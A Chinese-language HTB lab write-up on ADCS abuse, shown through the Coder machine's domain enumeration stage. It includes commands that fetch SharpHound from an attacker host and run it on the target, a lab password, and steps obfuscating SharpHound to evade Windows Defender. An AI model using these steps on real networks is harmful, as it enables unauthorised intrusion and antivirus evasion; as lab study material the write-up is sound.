ADCS 模板、证书映射与 CA 权限

证书利用要同时核对注册者、模板字段、颁发条件与认证端的身份映射。本章对照 Coder、Authority、Escape 和 Manager,保留 certipy、Certify、Rubeus 与 PassTheCert 的原有输出和分支。

分析重点

Coder 的 dNSHostName 与模板状态不同于 Authority 的任意 SAN 条件。

Escape 同时记录证书和 Silver Ticket;Manager 关注 ManageCA 与颁发审批。

PKINIT 不可用、时钟不一致和清理任务恢复对象,都会改变原链下一步是否可执行。

案例与技术索引

分析入口 实验来源 技术点
dNSHostName 与证书模板状态 coder ADCS、CVE-2022-26923、BloodHound
SQL 服务账户与两种身份路径 escape ADCS、Silver Ticket、MSSQL、NTLM
ESC1 与不支持 PKINIT 时的证书认证 htb-authority ADCS、ESC1、Ansible、PassTheCert
ManageCA 权限与 ESC7 htb-manager ADCS、ESC7、MSSQL

dNSHostName 与证书模板状态

CVE-2022-26923 的预期路径与模板修改的替代路径同时留存。尤其保留 Enrollment Flag、Name Flag 和靶场清理脚本恢复对象后所需的重新配置步骤。

来源 coder · 原记录 2023-12-19 · 33 个代码块 · 18 处图片引用

查看分析过程、攻击步骤与完整代码

简述

本文是insane难度的HTB Coder机器的域渗透部分,其中Bloodhound AD Enumeration, ADCS CVE-2022-26923等域渗透提权细节是此box的特色,主要参考0xdf’s blog coder walkthrough和HTB的coder官方writeup paper记录这篇博客加深记忆和理解,及供后续做深入研究查阅,备忘。

直接来到提权部分

通过列出e.black用户所属的组来开始枚举。

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
*Evil-WinRM* PS C:\Users\e.black\Documents> whoami /groups

GROUP INFORMATION
-----------------

Group Name Type SID Attributes
=========================================== ================ ============================================== ==================================================
Everyone Well-known group S-1-1-0 Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users Alias S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users Alias S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access Alias S-1-5-32-574 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK Well-known group S-1-5-2 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization Well-known group S-1-5-15 Mandatory group, Enabled by default, Enabled group
CODER\PKI Admins Group S-1-5-21-2608251805-3526430372-1546376444-2101 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication Well-known group S-1-5-64-10 Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label S-1-16-8448

*Evil-WinRM* PS C:\Users\e.black\Documents> net group "PKI Admins"
Group name PKI Admins
Comment ADCS Certificate and Template Management

Members

-------------------------------------------------------------------------------
e.black
The command completed successfully.

列出了几个组,其中最值得注意的是PKI Admins,继续枚举它们。

该组织控制着Active Directory Certificate Services (ADCS) 证书,为潜在的ADCS滥用打开了大门。从这里开始,可以继续手动枚举系统,或者尝试使用混淆版本的SharpHound来做大部分的枚举。

bloodhound信息收集


通过之前渗透得到的账号密码信息继续使用bloodhound-python进行信息收集

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
~/hackthebox/machine/coder ⌚ 18:44:17
$ bloodhound-python -c All -u e.black -p ypOSJXPqlDOxxbQSfEERy300 -ns 10.10.11.207 -d coder.htb -dc coder.htb --zip
INFO: Found AD domain: coder.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: coder.htb
INFO: Kerberos auth to LDAP failed, trying NTLM
WARNING: LDAP Authentication is refused because LDAP signing is enabled. Trying to connect over LDAPS instead...
INFO: Kerberos auth to LDAP failed, trying NTLM
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: coder.htb
INFO: Kerberos auth to LDAP failed, trying NTLM
WARNING: LDAP Authentication is refused because LDAP signing is enabled. Trying to connect over LDAPS instead...
INFO: Kerberos auth to LDAP failed, trying NTLM
INFO: Found 10 users
INFO: Found 55 groups
INFO: Found 3 gpos
INFO: Found 5 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: dc01.coder.htb
INFO: Done in 02M 23S
INFO: Compressing output into 20231220185002_bloodhound.zip


或SharpHound v1.1.1

  • 注意这里SharpHound最新版2.3.0收集到的zip文件,最新版bloodhound 4.3.1解析不了,多次尝试发现只有SharpHound v1.1.1版本不会被杀软kill,而且可以正常收集zip文件,最新版bloodhound 4.3.1也能正常解析
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
*Evil-WinRM* PS C:\Users\e.black\Documents> wget 10.10.16.55/SharpHound.exe -o SharpHound.exe
*Evil-WinRM* PS C:\Users\e.black\Documents> ./SharpHound.exe -c ALL
2023-12-20T16:27:11.3045690-08:00|INFORMATION|This version of SharpHound is compatible with the 4.3.1 Release of BloodHound
2023-12-20T16:27:11.5155041-08:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2023-12-20T16:27:11.5436318-08:00|INFORMATION|Initializing SharpHound at 4:27 PM on 12/20/2023
2023-12-20T16:27:11.6842528-08:00|INFORMATION|[CommonLib LDAPUtils]Found usable Domain Controller for coder.htb : dc01.coder.htb
2023-12-20T16:27:11.9936243-08:00|INFORMATION|Loaded cache with stats: 286 ID to type mappings.
287 name to SID mappings.
1 machine sid mappings.
2 sid to domain mappings.
0 global catalog mappings.
2023-12-20T16:27:12.0076864-08:00|INFORMATION|Flags: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2023-12-20T16:27:12.1905057-08:00|INFORMATION|Beginning LDAP search for coder.htb
2023-12-20T16:27:12.2467555-08:00|INFORMATION|Producer has finished, closing LDAP channel
2023-12-20T16:27:12.2467555-08:00|INFORMATION|LDAP channel closed, waiting for consumers
2023-12-20T16:27:39.4999666-08:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 38 MB RAM
2023-12-20T16:27:54.6311380-08:00|INFORMATION|Consumers finished, closing output channel
Closing writers
2023-12-20T16:27:54.6733182-08:00|INFORMATION|Output channel closed, waiting for output task to complete
2023-12-20T16:27:54.7998809-08:00|INFORMATION|Status: 103 objects finished (+103 2.191489)/s -- Using 42 MB RAM
2023-12-20T16:27:54.7998809-08:00|INFORMATION|Enumeration finished in 00:00:47.3425399
2023-12-20T16:27:54.8983208-08:00|INFORMATION|Saving cache with stats: 286 ID to type mappings.
287 name to SID mappings.
1 machine sid mappings.
2 sid to domain mappings.
0 global catalog mappings.
2023-12-20T16:27:54.9123809-08:00|INFORMATION|SharpHound Enumeration Completed at 4:27 PM on 12/20/2023! Happy Graphing!

或者使用混淆版本的SharpHound

使用InvisibilityCloak脚本对SharpHound源码进行混淆以绕过windows defender

1
python InvisibilityCloak.py -d /root/SharpHound -m reverse -n "ObfuscatedHound"

对混淆后的源码进行编译

1
2
dotnet restore .
dotnet build

尽管有一些错误和提示Build失败的消息,混淆可执行文件还是可以在SharpHound/bin/Debug/net462目录中找到。

1
2
cp SharpHound/bin/Debug/net462/ObfuscatedHound.exe .
python3 -m http.server 80


把zip上传到bloodhound gui。通常第一件事是将已经拿下的用户标记为owned。在本例中,是svc_teamcity、e.black,还有s.blade。

bloodhound分析攻击路径

  • e.black


e.black也没有出站控制,他们是另一个有趣的group PKI Admins的成员:

虽然这不是默认组,但它似乎可以控制PKI。该group的评论证实了这与ADCS有关:

1
2
3
4
5
6
7
8
9
*Evil-WinRM* PS C:\Users\e.black\Documents> net group "PKI Admins"
Group name PKI Admins
Comment ADCS Certificate and Template Management

Members

-------------------------------------------------------------------------------
e.black
The command completed successfully.
  • s.blade

